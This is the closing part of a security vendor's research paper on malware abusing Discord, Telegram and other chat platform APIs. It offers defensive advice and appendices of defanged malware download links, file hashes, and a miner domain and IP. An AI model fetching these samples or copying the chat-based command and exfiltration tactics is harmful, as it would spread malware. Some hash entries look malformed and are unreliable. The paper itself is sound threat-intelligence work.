Since most corporations allow Facebook use for all employees, the platform is an easily accessible point of data exfiltration for an attacker. The fact that anyone can find and catalog employees' personal information simply by cyberstalking only adds to the risk. Based on our testing though, Facebook has very good backend processes that can detect suspicious scripts, and too many posts within a certain time frame may cause an account to get blocked during the data exfiltration phase.

Security Measures for Users and Businesses

People who use chat platforms in their day-to-day lives as well as for work can do little against cybercriminal abuse since any preventive security measure pretty much kills their functionality or entails the discontinuance of their use. What can one do though is implement best practices like:

- Keep communications and credentials confidential. Do not reveal or share them with anyone else.
- Never click suspicious links, even those sent by your contacts.
- Never download any suspicious files, even those sent by your contacts.
- Comply rigorously with safe surfing or system usage habits.
- Never use your chat service account for anything other than work purposes.
- Chat traffic should be considered as no more "fully legitimate" than web traffic. Decide how to monitor, limit, or drop it completely.

Businesses also need to be mindful of the use of chat platforms in company operations. In particular, they need to consider the risks we exposed and outlined in this research. At present, no security solutions can resolve these risks and prevent other instances of cybercriminal abuse, but the following steps can add at least a layer of protection against them:

- Enforce strict guidelines and safe usage habits among employees.
- Inform employees and officers on typical cybercriminal activities like phishing scams and spam.
- Ensure that IT personnel are briefed and educated about the threats that may arise from use of chat platforms, and have them monitor for suspicious network activity.
- Assess if the use of a chat platform is really critical to day-to-day operations. If not, discontinue its use immediately.

Conclusion

Third-party chat platforms are becoming more and more popular because they are free to use. They are also user-friendly and easy to customize and integrate with apps. These characteristics make them good business tools but also equally practical cybercrime tools.

The malware we found currently taking advantage of Telegram and Discord are proof of this. And it is not a remote possibility that we will see more and more examples of chat platform API abuse in the near future.

For example, instead of writing a custom interface from scratch to communicate with a ransomware victim, a cybercriminal may just opt to use a third-party chat client wrapped in a custom chat window that opens a websocket to the appropriate channel. He can then immediately walk the victim through the payment process and start with the decryption once the ransom is paid.

Given this and other similarly worrisome scenarios, should users avoid these services altogether then? While we have proven the likelihood that they are being abused by cybercriminals, this does not invalidate their usefulness, especially at work. Employee and officer training and education about cybercriminal threats and how they can be avoided, therefore, remains key in securing users in the business sector against such threats.

Appendix

Appendix A: Details of Criteria Used to Determine Which Chat Platforms to Analyze

- **Popularity:** The chat platform must be popular and currently enjoying widespread use in the business sector.
- **External hosting:** The chat platform must be hosted by its owner, and not the company using its service, thus doing away with the need for the company to build its own infrastructure to take advantage of the platform.
- **Capability to communicate in real time with the API:** The chat platform must facilitate real-time communication with its API, as this makes it easier to use and customize, which in turn makes it attractive to cybercriminals.
- **Price:** The chat platform must be free to use, which is another point of appeal to cybercriminals, since not only does it cost nothing to use but it also removes the risk of a paper trail.

Appendix B: Chat Platform API URLs

Platform	API URL
Slack	https://api.slack.com/web
Discord	https://discordapp.com/developers/docs/intro
Telegram	https://core.telegram.org/bots/api
HipChat	https://www.hipchat.com/docs/apiv2
Mattermost	https://docs.mattermost.com/developer/api.html

Appendix C: Malware Observed in Discord

MalwareSHA1	Discord Link
CC7F7AABB8E2C367BD4EEEA32C482ACCF7318444	hxxp://cdn[.]discordapp[.]com/attachments/233014807610130443/240019358674452480/Test_File.exe
87BA8BE35B2F45E475866C9747026FC7FF0AA4A9	hxxp://cdn[.]discordapp[.]com/attachments/221077174742941699/221367607138189322/ImageLine_Keygen.exe

MalwareSHA1	Discord Link
CF200B6759A3429159FA6AAAFF239042CADC8BD7	hxxp://cdn[.]discordapp[.]com/attachments/150013713376608256/236135857202003969/crack.exe
CF200B6759A3429159FA6AAAFF239042CADC8BD7	hxxp://cdn[.]discordapp[.]com/attachments/212655863024975872/223858164095778816/crack.exe
CF200B6759A3429159FA6AAAFF239042CADC8BD7	hxxp://cdn[.]discordapp[.]com/attachments/222501639699824650/223994217611919360/crack.exe
CF200B6759A3429159FA6AAAFF239042CADC8BD7	hxxp://cdn[.]discordapp[.]com/attachments/208908099761733632/222762821157519372/keymaker.exe
CF200B6759A3429159FA6AAAFF239042CADC8BD7	hxxp://cdn[.]discordapp[.]com/attachments/218302883773284352/218642952900050947/keymaker.exe
CF200B6759A3429159FA6AAAFF239042CADC8BD7	hxxp://cdn[.]discordapp[.]com/attachments/178539294971920384/186939639397875713/crack.exe
CF200B6759A3429159FA6AAAFF239042CADC8BD7	hxxp://cdn[.]discordapp[.]com/attachments/163116679906328576/186313754567376897/keymaker1_-_Copy.exe
A874459B584486C2811390E9E5EB8CD3DB61CAAA	hxxp://cdn[.]discordapp[.]com/attachments/207151037314891776/207151058965757952/Extreme_Injector_v3.exe
DDFE95576F903E2BF38315CCE1D70463DC65BCFE	hxxp://cdn[.]discordapp[.]com/attachments/218500994219114506/256186727419478026/QTX.exe
7B61F37598C30445695EA8395906E9707641ED89	hxxp://cdn[.]discordapp[.]com/attachments/164102806272344065/240857696046284801/internet.download.manager.6.x.x.update.10-patch.exe
FD95981001FDC8D1A18FA701EF3CEDF62695D730	hxxp://cdn[.]discordapp[.]com/attachments/269239352985518101/274352888719998976/csgocheat.dll
B01EC370B3571D70A2D111F35D5514CC7A18D422	hxxp://cdn[.]discordapp[.]com/attachments/209094672184901632/209726804179681281/Stub.exe
A129FCA9B5A7CFF9A586F6DC7931B79C7F53B373	hxxp://cdn[.]discordapp[.]com/attachments/232202332861890571/263763603499384836/keymaker.exe

MalwareSHA1	Discord Link
A129FCA9B5A7CFF9A586F6DC7931B79C7F53B373	hxxp://cdn[.]discordapp[.]com/attachments/246326223221817345/246698212122034178/keymaker.exe
A129FCA9B5A7CFF9A586F6DC7931B79C7F53B373	hxxp://cdn[.]discordapp[.]com/attachments/194336102511804416/243417191570079745/keymaker.exe
524F25FEA01E93B0DB6B2305A999B6C24FC3266F	hxxp://cdn[.]discordapp[.]com/attachments/217609192830271489/229272894847320064/keymaker.exe
9565D8E4D2E611D40351B9551AB959A5C5D98A78	hxxp://cdn[.]discordapp[.]com/attachments/183563040959102976/193042102429548549/Unity_4.x_Pro_Patch.exe
04486DB2EA16D8C29473ECE61B27484BBF5CC48B	hxxp://cdn[.]discordapp[.]com/attachments/250452454129270784/257257361503158274/crack.exe
A4D74D6D1A0F647288CDFA177108A0A15BF0159B	hxxp://cdn[.]discordapp[.]com/attachments/250647160389894146/267670529996095488/Oto_Tus_V3.exe
0C976E535587425A9A680E8ED659988DF191F9CA	hxxp://cdn[.]discordapp[.]com/attachments/203955746218442752/203957958369869825/vcenter6_keygen.exe
6FED7732F7CB6F59743795B2AB154A3676F4C822	hxxp://cdn[.]discordapp[.]com/attachments/227903081059188737/234033973297283074/MEMZ-Destructive.exe
6FED7732F7CB6F59743795B2AB154A3676F4C822	hxxp://cdn[.]discordapp[.]com/attachments/203018623395037184/216763520694353920/firefox.exe
973F51B365260933DC451FDAB0268FD286D4653E	hxxp://cdn[.]discordapp[.]com/attachments/218500994219114506/254808986677673984/QTX.exe
6C79D52792CF792ADB67BBB498B9B8727D9F3342	hxxp://cdn[.]discordapp[.]com/attachments/268179420882141184/268188139045126154/intriga.exe
6C79D52792CF792ADB67BBB498B9B8727D9F3342	hxxp://cdn[.]discordapp[.]com/attachments/227204210259787777/258820341261008896/intriga.exe
DB81EB9797D96E43C7B34CF060AD9B75108299D6	hxxp://cdn[.]discordapp[.]com/attachments/239784178336399363/259001520056565761/uplay_r1_loader.dll

MalwareSHA1	Discord Link
FD5F52B4C654BE1921D89D90992D6FAC90EC81EC	hxxp://cdn[.]discordapp[.]com/attachments/270807154946998273/271873919735169024/dllinjector.exe
0A4B79D74A1F00865AAA325195F584D2A9738528	hxxp://cdn[.]discordapp[.]com/attachments/155009334391078913/248510708470382593/ritoapi_scraper_2.0.exe
4E5A6E95198534683DBE806A0244CEF87961624F	hxxp://cdn[.]discordapp[.]com/attachments/197111943805403136/228268035809476608/121.exe
5608A2A01A6442CF670F55B87B2E45A6AFD36584	hxxp://cdn[.]discordapp[.]com/attachments/273518002685607937/273518246374932480/RC7.rar
E938C50612AA31473C3D11F8DF55B06718369AA3	hxxp://cdn[.]discordapp[.]com/attachments/196780687699738624/221246070313844737/KAMAGEN_2.7.exe
A10E2EE7D94B41C54149D3561166C37C1465E079	hxxp://cdn[.]discordapp[.]com/attachments/163060043183423488/194834802958925825/Winject.exe
A10E2EE7D94B41C54149D3561166C37C1465E079	hxxp://cdn[.]discordapp[.]com/attachments/194263768664899584/196824797034840085/Winject.exe
176840C9B2ABE5B3F89668FB2C72DD1FD81B3F48	hxxp://cdn[.]discordapp[.]com/attachments/253449759690326016/271270829021593600/Jester_Console.exe
77AB6395047223B690957961B5A89554DC0BC4BD	hxxp://cdn[.]discordapp[.]com/attachments/267440599769153539/267440623966093320/A31206BE.exe
D1C62AC62E68875085B62FA651FB17D4D7313887	hxxp://cdn[.]discordapp[.]com/attachments/272841314624602123/272849929129558023/Pet_Ya.exe
E50D4B7BF005075CB63D6BD9AD48C92A00EE9444	hxxp://cdn[.]discordapp[.]com/attachments/201142117588926473/218889451739414530/MEMZ_Simulator_By_Akmal.exe
C55F7A17BEBCD836490B387B3DB0D1F50470A3F8	hxxp://cdn[.]discordapp[.]com/attachments/229680889372737536/229704683055218689/Rc7.exe
4CF440274870ADCB938A8F3A1EBDAA23513791BA	hxxp://cdn[.]discordapp[.]com/attachments/241517008657580034/241529248932691968/ezfrags_csgo_multi_v7.0_1.exe

MalwareSHA1	Discord Link
EF70EA5121BDBF42B4B26B890740AD3CB5223511	hxxp://cdn[.]discordapp[.]com/attachments/240941157981356044/267059489058848768/fb-brute.pl
852946D66B5E72AB988EBCAF14F89FB3F6082DED	hxxp://cdn[.]discordapp[.]com/attachments/272559176230633472/272573721884098561/InstaTurbo.exe
4386EDBEB47504727CB0031399D40107A2A71BB8	hxxp://cdn[.]discordapp[.]com/attachments/179679912909602816/239425025738801153/lmdump.zip
3EB4F04A9DEA14359CDD43B910B470C8CDF1464D	hxxp://cdn[.]discordapp[.]com/attachments/276534824313815041/276535390637260800/zero_injector.exe
ECA8571B994FD40E2018F48C214FAB6472A98BAB	hxxp://cdn[.]discordapp[.]com/attachments/244489620312686594/244490653000663040/MEMZ-Clean.exe
661D64F3512B0007CF000AB445CC5B0C31BFBDC1	hxxp://cdn[.]discordapp[.]com/attachments/232159673342623746/271807362568945665/coolbro.exe
DA21ADDBA6EF62EF38DA5FF6FF78EFD2E8D0E5EC	hxxp://cdn[.]discordapp[.]com/attachments/250642649474793472/259539483601403904/loader.exe
403A9A75B907761469A36A1FC7280FBEEAB8A70C	hxxp://cdn[.]discordapp[.]com/attachments/265199014507446272/268876091089747978/Patch.exe
32243E1662A9C981E57CAEB0A34F947B635A24DD	hxxp://cdn[.]discordapp[.]com/attachments/215226441900490753/221412985837584384/rc7.exe
929E5A0C640DA51349B111EF9814844DD757BEAD	hxxp://cdn[.]discordapp[.]com/attachments/215209904737222656/219961996987072512/rc7.exe
F9904CC2284476D25C0969D94573431F1B835DF8	hxxp://cdn[.]discordapp[.]com/attachments/263896377988218880/263904143905652746/Mammoth_Coding.exe
E6108919FCDCA24BFBC9D495ACBFB1DB4CC02F95	hxxp://cdn[.]discordapp[.]com/attachments/145696438058352650/269225280776830976/RaindropV2.zip
E6108919FCDCA24BFBC9D495ACBFB1DB4CC02F95	hxxp://cdn[.]discordapp[.]com/attachments/145696438058352650/262578378521968641/RaindropV2.zip

MalwareSHA1	Discord Link
72C62BE3FA5ABABB2D6B5B8D1B9F1A71CCB6375C	hxxp://cdn[.]discordapp[.]com/attachments/272159084701286400/272160697117442048/THs_Batch_Virus_Maker_V2.0.exe
6534851D3CF26E0D2595BC2C6B66C58E86FCAD46	hxxp://cdn[.]discordapp[.]com/attachments/269802072604540928/269805326327349249/Trial.exe
C261E513FDD8C8BCC2FC37A1E291126772A4A41F	hxxp://cdn[.]discordapp[.]com/attachments/256172531650789377/269248628374110219/LoL_Headstart_protected.exe
A68BAD0320C4A205CF70B72DBDD298E39B3B9365	hxxp://cdn[.]discordapp[.]com/attachments/268907596465963019/269219286164176896/Raindrop_WhitelistChanger.exe
B7213080E4B579A314E21AC192D669E01088C126	hxxp://cdn[.]discordapp[.]com/attachments/162527089222877185/167517516212600833/HaruNee_v0.4.rar
602942E809628594DA86B49D4932B5A0C4C61562	hxxp://cdn[.]discordapp[.]com/attachments/234124450684076034/267617176528224256/Chrome.exe
BF9069170E344CA959F2C03DDEEB11553195F5CF	hxxp://cdn[.]discordapp[.]com/attachments/239017530428096512/260675142848479232/VAC_ATION.exe
BF9069170E344CA959F2C03DDEEB11553195F5CF	hxxp://cdn[.]discordapp[.]com/attachments/226015116011765760/257074884914577408/VAC_ATION.exe
BF9069170E344CA959F2C03DDEEB11553195F5CF	hxxp://cdn[.]discordapp[.]com/attachments/226015116011765760/249948370053890058/Google_Chrome_1.exe
E12E8C106EEF2640255F22E31E0D3B906A7E6BC4	hxxp://cdn[.]discordapp[.]com/attachments/205336691165233153/210393465668894720/MEMZ-4.0.zip
E12E8C106EEF2640255F22E31E0D3B906A7E6BC4	hxxp://cdn[.]discordapp[.]com/attachments/227903081059188737/229626514373738496/MEMZ-4.0.zip
E12E8C106EEF2640255F22E31E0D3B906A7E6BC4	hxxp://cdn[.]discordapp[.]com/attachments/213195938166996992/228121769750429696/WARNING_-_MEMZ.zip
E12E8C106EEF2640255F22E31E0D3B906A7E6BC4	hxxp://cdn[.]discordapp[.]com/attachments/217835544611258368/217836438769631233/MEMZ-4.0.zip

MalwareSHA1	Discord Link
7D1C28B3500E3023F4FDE1857721595B3CCEDA59	hxxp://cdn[.]discordapp[.]com/attachments/252387467389304832/266978314487463937/update.exe
6F229818650596518C81740101B2CD90CB1AE58D	hxxp://cdn[.]discordapp[.]com/attachments/267687201393999874/267694298776993792/MessageBoxForGame.exe
72A843C013B03E5B0F3F4753A221CDD5DFADD5E4	hxxp://cdn[.]discordapp[.]com/attachments/144126169619496960/144149214748868608/MiSonoSpaccatoIlGinocchio.exe
D408895009E0253AD129F0EF7CF75C645CD8AB3D	hxxp://cdn[.]discordapp[.]com/attachments/219548824954208257/270342206961876992/ExploitHostingServer.exe
81AE08D8E0B427CD5837384948FDED070202DFB5	hxxp://cdn[.]discordapp[.]com/attachments/107198301480165376/260305403408154625/Lite.exe
817CB9069D75428C02C9D8FB5EF7DBF6C31300B6	hxxp://cdn[.]discordapp[.]com/attachments/253687281292935180/253688786507005952/UpdateSystem_ConRel_2009.exe
8882125DEFD677480B0E18ED8EF931DFF16D6D15	hxxp://cdn[.]discordapp[.]com/attachments/257146724282269726/257184103428784147/updatesystem_2011rel.exe
8882125DEFD677480B0E18ED8EF931DFF16D6D15	hxxp://cdn[.]discordapp[.]com/attachments/253341821252534272/253341962931798017/UpdateSystem_2011rel.exe
8882125DEFD677480B0E18ED8EF931DFF16D6D15	hxxp://cdn[.]discordapp[.]com/attachments/251700306231033856/251706123147673600/UpdateSystem_2011rel.exe
8882125DEFD677480B0E18ED8EF931DFF16D6D15	hxxp://cdn[.]discordapp[.]com/attachments/248483682619359232/248487165762338816/UpdateSystem_2011rel.exe
17891CF04C06295B553DD9868164CFB787828D21	hxxp://cdn[.]discordapp[.]com/attachments/139584121830637568/181718924134449153/Sony_Vegas_Pro_13_PATCH_8.31.2015.rar
CB42ADE7BD643DA47CAA9A28BB55A6C293A6E67F	hxxp://cdn[.]discordapp[.]com/attachments/268928442022494209/268939486807719936/XeNo_9.zip
BB9E0E6030A9A59C96D1B22C8DBEF027145E604B	hxxp://cdn[.]discordapp[.]com/attachments/259052976587407370/266052409661325314/fvcat.exe

MalwareSHA1	Discord Link
03E3316A880DC12EFD4029D904CAA4CE5E47DD21	hxxp://cdn[.]discordapp[.]com/attachments/262682946194898955/267742228422721536/ImageViewer.exe
F5AE86E9CD4E4F389BDBF9945DE14796C0CB4B3A	hxxp://cdn[.]discordapp[.]com/attachments/264622372705927178/264623359189319690/LithiumInjector.exe
3A444B2572A22C22837F1899EA3267B8B2D4136D	hxxp://cdn[.]discordapp[.]com/attachments/231979082563321856/239861878979952641/AriesInjector.exe
907EB8C86C925CE687BDB84AE784B72EE894BFEA	hxxp://cdn[.]discordapp[.]com/attachments/262545663923847168/265146136468258816/SMINECRAFT.exe
7C203EFACDE021E3902928828047FF75A9BE8F99	hxxp://cdn[.]discordapp[.]com/attachments/258988473384566796/266015589695225857/rc7cracker.exe
BF0133BCECE2068775FCBEAE19ED6FCAF0C681DB	hxxp://cdn[.]discordapp[.]com/attachments/261190118457475072/264120982984327168/HexusV2.dll
F230FD8A082224B174541D20238F6776FEB6A9B1	hxxp://cdn[.]discordapp[.]com/attachments/216896052341506048/255963785049800704/rc7.exe
D395A873D1E2857EA8066A215347D939D0C88C35	hxxp://cdn[.]discordapp[.]com/attachments/248910726062669825/252216140858654720/UpdateSystem_2011conW.exe
A9E6513A4FFA06551CF588A187408457FD1DE962	hxxp://cdn[.]discordapp[.]com/attachments/253574194510430208/263769642634444801/XeoN.vmp.dll
2376D83A697A872045AB322D5AB07EFCFAF41C33	hxxp://cdn[.]discordapp[.]com/attachments/217895092608827393/222179425616265216/RC7ep2_2.zip
9D7DE2A3FD208339A2E3089DBE32FC08E82520F1	hxxp://cdn[.]discordapp[.]com/attachments/252877375140790272/263825506422489099/Cracked_RC7.exe
EF627A7AD7E0C0070585CE2C8B88013B61D735A6	hxxp://cdn[.]discordapp[.]com/attachments/254023791364014081/264557988705075202/8dbf29fe1.exe
146EF4AE0E8841D96F6045EF96AB8D273D6A4075	hxxp://cdn[.]discordapp[.]com/attachments/263759957680193536/263769029548834816/Intriga.exe

MalwareSHA1	Discord Link
545B889DFAAAF86A05E733468FECF847C3CAC935	hxxp://cdn[.]discordapp[.]com/attachments/262330335398723593/262431205931089930/FrontPageBotX_1.exe
C1C97A19D31F51F36B3F306C289EA57E46428B7B	hxxp://cdn[.]discordapp[.]com/attachments/260066780414738435/261734010663731201/PythonVenomV5.3.exe
AC5B6A9A641DF6CD11AAD96E88E4D143D1D368C9	hxxp://cdn[.]discordapp[.]com/attachments/253282358373908491/253282544588423168/Lunchers.exe
01B5C303B2BEBC62081252E7B136CCD400D0F372	hxxp://cdn[.]discordapp[.]com/attachments/253618087562051586/263822910240718849/Cancer.exe
3C4FE26DC6AB468CA5015152D0FD51288DA379B8	hxxp://cdn[.]discordapp[.]com/attachments/148706579963707392/203539015784333312/cfosspeed.10.xx.x64-patch.exe
22FCAD7064E93A838DAAA781887976CC2F1383FB	hxxp://cdn[.]discordapp[.]com/attachments/211708194576269314/261668264386494464/Salad.exe
E87D949204A651E748BA20D47C21F336263D2BE5	hxxp://cdn[.]discordapp[.]com/attachments/210125086403985419/248457058305835018/INTRIGA.exe
4CC05FE4A7AEE2184F4262C0E6D102F67330EF52	hxxp://cdn[.]discordapp[.]com/attachments/245470813665361920/251084687617949706/PokemonGoGUI.zip
A289BC663C3E9E8DA4F14A459AF865B9E75FA27C	hxxp://cdn[.]discordapp[.]com/attachments/250178429654269953/262375314213175296/Ran.exe
30EAFE6A3466C6AFD03027599A36AACBABFF6EA9	hxxp://cdn[.]discordapp[.]com/attachments/258649654869229579/262322303604359168/Alt_Dispencer.exe
01CBC693449AE303B74D6AF3E514C8D9854288BA	hxxp://cdn[.]discordapp[.]com/attachments/260190307067494400/260191060880261140/Randomizer.exe
AF41198571F4C415B00EF4709EC26A5ED9279F6D	hxxp://cdn[.]discordapp[.]com/attachments/261343289641271296/261343754433069067/rc7.rar
5B31FB5741304E8486ACFD81E30B314B87A28E9F	hxxp://cdn[.]discordapp[.]com/attachments/178603796983840770/215448148703707146/SKIDROW.dll

MalwareSHA1	Discord Link
96F3339AEAA3429EAC76E6B7E03C5F10337B58C6	hxxp://cdn[.]discordapp[.]com/attachments/242064202879991808/259521514657939457/Skyline_Cracked.rar
DCFADCF03BE2D6D924EDF2985558162121D4BEA3	hxxp://cdn[.]discordapp[.]com/attachments/260566136532238346/261684141454655488/Limited.zip
8A7552477F6E8143690D0096C8210C93C6B64B5C	hxxp://cdn[.]discordapp[.]com/attachments/166213837568081922/190821268025638913/SoG_Fix_Repair_Steam_V3.exe
CD41111F0B81D1E7304BD67E919D69671D8DC063	hxxp://cdn[.]discordapp[.]com/attachments/256888466057592842/256889223615873026/Skyline.rar
EC8E3B01A8C06EBA413FEDCCF83C0C0814C1BACD	hxxp://cdn[.]discordapp[.]com/attachments/249360179672383488/260600861116465175/Unix_0.1.8_B.zip
563A8C9FC8C5B581F9F66806C19F764B14751AD0	hxxp://cdn[.]discordapp[.]com/attachments/242635276709527552/247453257495085056/elysian2.exe
4551ECDBBF1C9CF79E5B1D51D20832B09C6741AC	hxxp://cdn[.]discordapp[.]com/attachments/167293165181730817/182493468667412482/jtr_eu_07_05_20161.exe
4551ECDBBF1C9CF79E5B1D51D20832B09C6741AC	hxxp://cdn[.]discordapp[.]com/attachments/151004717772701697/181519679192432643/jtr_menu_eu_07_05_2016_1.exe
4551ECDBBF1C9CF79E5B1D51D20832B09C6741AC	hxxp://cdn[.]discordapp[.]com/attachments/181133405432315904/181135101642407937/jtr_menu_eu_07_05_2016_1.exe
0331455AF22CB59E5EF63F57B6ACE1AB4222D91B	hxxp://cdn[.]discordapp[.]com/attachments/197144576295829504/214855619742662657/PerX_Injector.rar
549CB4F0A8A70A687A75FE9A4153B478EBFEEE1D	hxxp://cdn[.]discordapp[.]com/attachments/213974155752636418/257657478995509259/TicketManager.rar
DE389CCDC4237705910ECE56A468365A9B796441	hxxp://cdn[.]discordapp[.]com/attachments/242064202879991808/257921624383291392/Skyline_Cracked.rar
976E1F3DC6D6903D48A9D4517C835A26620415E1	hxxp://cdn[.]discordapp[.]com/attachments/257875352800460800/257888658869190656/2_1.zip

MalwareSHA1	Discord Link
48EC41D852512B813CA90CAC335DF47E5550D5CD	hxxp://cdn[.]discordapp[.]com/attachments/240320754577571841/240321052440395777/PixelClicker.exe
7753A0EB7C9DF405E267A3CA0EC68D7534274DA7	hxxp://cdn[.]discordapp[.]com/attachments/256605744672014336/257682983601831936/Alexis_Updater.exe
49BB11AF2EE9B2EE9FE4498A0492B01EE333D4EE	hxxp://cdn[.]discordapp[.]com/attachments/252925245562945547/254463163548958720/Infinus.dll
9E3F2C83F0AFA68A54F7CD8118A1F6C20E89498B	hxxp://cdn[.]discordapp[.]com/attachments/206748457132621824/212837846023798786/Bhop_Script.exe
008F299C37B3E80AD975FD724B5271269B149C51	hxxp://cdn[.]discordapp[.]com/attachments/241142993023664128/256397703066419200/autopot.exe
EF330BF5A44CB1564C8B79E5D24C39DA0DC70827	hxxp://cdn[.]discordapp[.]com/attachments/236533432010801154/249245000771174401/System48.rar
7BCEBD8B287E7515E2C26223C9550B442C38880C	hxxp://cdn[.]discordapp[.]com/attachments/255477529115230209/255479946909188096/FrontPageBot.exe
3776C52B8A3F2D68AAE2BE516B73A08B17CC3BF5	hxxp://cdn[.]discordapp[.]com/attachments/236507267187343360/251390957294059520/lol.exe
8A2413057C7C18C67FA253161987FB3DA71E3153	hxxp://cdn[.]discordapp[.]com/attachments/234732648826798080/254324438147792896/Rain.exe
6B554EF95490FEB0E52E51FDA5CD7E2D0DEA7BEA	hxxps://cdn[.]discordapp[.]com/attachments/248731794600361984/258237725705109505/stub.exe

Appendix D: Details on Bitcoin-Mining Malware Observed in Discord

```
MD5: 0b9381c09ebb9aa9d3e7abbb1ddda28d

MD5: 43216dad6c91369a92df9686d6048beb

Domain: shirtytshirtyrr.pw

IP: 87.236.19.175
```

Appendix E: Webhook-Abusing Malware Observed in Discord

MD5
0035aa21356c2ed7ad8f03a5b068a92c
1dce0a3c1c689ebbaf3ad0d8027d8467
574940f4247660f0d41ceb921de1f50a
4b033dc6ba634d8d1abb593995785125
ad477bce2238b88cd0a4fc0dc6c25cde
414b6d0c48bfbfeed2f139a008ce841c
0a17174b69ccfb31d4021a601ac62d58
5282057df47aba499cedb34cb426a29a
46dc41cf4569a24cbfe86272d2b614bc
036ff39b66b6285172eb987de01f9a24
220d1ddbbd9889757166a04405e9018a
97cf576314e923235c5e674225e778f7
3af6b1305a7a9d17531ffb635e6a656c

MD5
a1ee9a2b7c908d11a7d249991776a66c
c8103d39c08de1ae3197a259dd297313
aac0a4b1d644da81a194bbbd2cad19ad
8c9dd3a5d52652bd388293ac9f87a4d6
626b523d743ff7096fc363279a508c23
54d35417e794d46ff779c649877c3f55
f713fabd7790cd791f16a247f38279f1
8841c8ca55d485f302edc857ebfed8ff
50ecb8f578d38adff4f4f71bf075fa33
06cbd61d99906abc6f18006162537e80
7f22046fd54a1ee544e20937980bd038
018269efc9643fddd18f549026368648

Appendix F: Malware Observed in Telegram

SHA1
F2E95CC018F8B237C4612E31CA717927B437A663
C294F3DC76BE24067C31DDB52B1DA1ED8C8011ADFA
16C206D9CFD4C82D6652AFB1EEBB589A927B041B
385F26D29B46FF55C5F4D6BBFD3DA12EB5C33ED7
57DAD9CDA501BC8F1D0496EF010146D9A1D3734F
68377A993E5A85EB39ADED400755A22EB7273CA0
77D7EA627F645219CF6B8454459BAEF1E5192467

SHA1
16C206D9CFD4C82D6652AFB1EEBB589A927B041B
1DC1660677A41B6622B795A1EB5AA5E5118D8F18
26DA35564D04BB308D57F645F353D1DE1FB76677
30D2DA7CAF740BAAA8A1300EE48220B3043A327D
385F26D29B46FF55C5F4D6BBFD3DA12EB5C33ED7
4D5023F9F9D0BA7A7328A8EE341DBBCA244F72C5
57DAD9CDA501BC8F1D0496EF010146D9A1D3734F
68377A993E5A85EB39ADED400755A22EB7273CA0
77D7EA627F645219CF6B8454459BAEF1E5192467
7B87AD4A25E80000FF1011B51F03E48E8EA6C23D
7C822F0FDB5EC14DD335CBE0238448C14015F495
86ABBF8A4CF9828381DDE9FD09E55446E7533E78
9512A8280214674E6B16B07BE281BB9F0255004B
B2E9D964C304FC91DCAF39FF44E3C38132C94655
FE4C1C6B3D8FDC9E562C57849E8094393075BC93¾

References

1. Ken Yeung. (26 May 2017). *VentureBeat*. "Slack Passes 3 Million Daily Active Users, 930K Paid Seats." Last accessed on 18 May 2017, https://venturebeat.com/2016/05/25/slack-passes-3-million-daily-active-users-930k-paid-seats/.

2. Peder Fjällström. (4 February 2016). *Quartz Media Dad Hacks*. "My Family of Four Uses Slack and Now We Can't Imagine Life Without It." Last accessed on 18 May 2017, https://qz.com/609522/my-family-of-four-uses-slack-and-now-we-cant-imagine-life-without-it/.

3. Slack. (2017). *Slack API Terms of Service*. "Use of APIs and Slack Data." Last accessed on 18 May 2017, https://slack.com/terms-of-service/api.

4. BuiltWith. (2017). *Discord Usage Statistics*. "Verified Business Locations." Last accessed on 18 May 2017, https://trends.builtwith.com/widgets/Discord.

5. Discord. (12 September 2015). *Discord Terms of Service*. "Rules of Conduct and Usage." Last accessed on 18 May 2017, https://discordapp.com/terms.

6. Roblox Wikia. (18 June 2009). *Robux*. "Purchasing ROBUX." Last accessed on 18 May 2017, http://roblox.wikia.com/wiki/ROBUX.

7. Trend Micro Incorporated. (10 October 2016). *Cybercrime and Digital Threats*. "The Cybercriminal Roots of Selling Online Gaming Currency." Last accessed on 18 May 2017, https://www.trendmicro.com/vinfo/us/security/news/cybercrime-and-digital-threats/cybercriminal-roots-selling-online-gaming-currency.

8. Anton Cherpanov. (13 December 2016). *WeLiveSecurity*. "The Rise of TeleBots: Analyzing Disruptive KillDisk Attacks." Last accessed on 18 May 2017, http://welivesecurity.com/2016/12/13/rise-telebots-analyzing-disruptive-killdisk-attacks/.

9. Ionut Arghire. (23 November 2017). *Security Week*. "TeleCrypt Ransomware's Encryption Cracked." Last accessed on 18 May 2017, http://www.securityweek.com/telecrypt-ransomwares-encryption-cracked.

10. Telegram. (2017). *API*. "API Terms of Use." Last accessed on 18 May 2017, https://core.telegram.org/api/terms-of-use.

11. Sid Dhuy. (31 January, 2017). *Zone 13*. "Abusing Social Network APIs for Fun and Profit—Facebook API." Last accessed on 18 May 2017, https://zone13.io/post/abusing-social-network-APIs-for-Fun-and-Profit1.

Created by:

TrendLabs

The Global Technical Support and R&D Center of TREND MICRO

TREND MICRO™

Trend Micro Incorporated, a global cloud security leader, creates a world safe for exchanging digital information with its Internet content security and threat management solutions for businesses and consumers. A pioneer in server security with over 20 years experience, we deliver top-ranked client, server, and cloud-based security that fits our customers' and partners' needs; stops new threats faster; and protects data in physical, virtualized, and cloud environments. Powered by the Trend Micro™ Smart Protection Network™ infrastructure, our industry-leading cloud-computing security technology, products and services stop threats where they emerge, on the Internet, and are supported by 1,000+ threat intelligence experts around the globe. For additional information, visit **www.trendmicro.com**.

TREND MICRO™

Securing Your Journey to the Cloud

www.trendmicro.com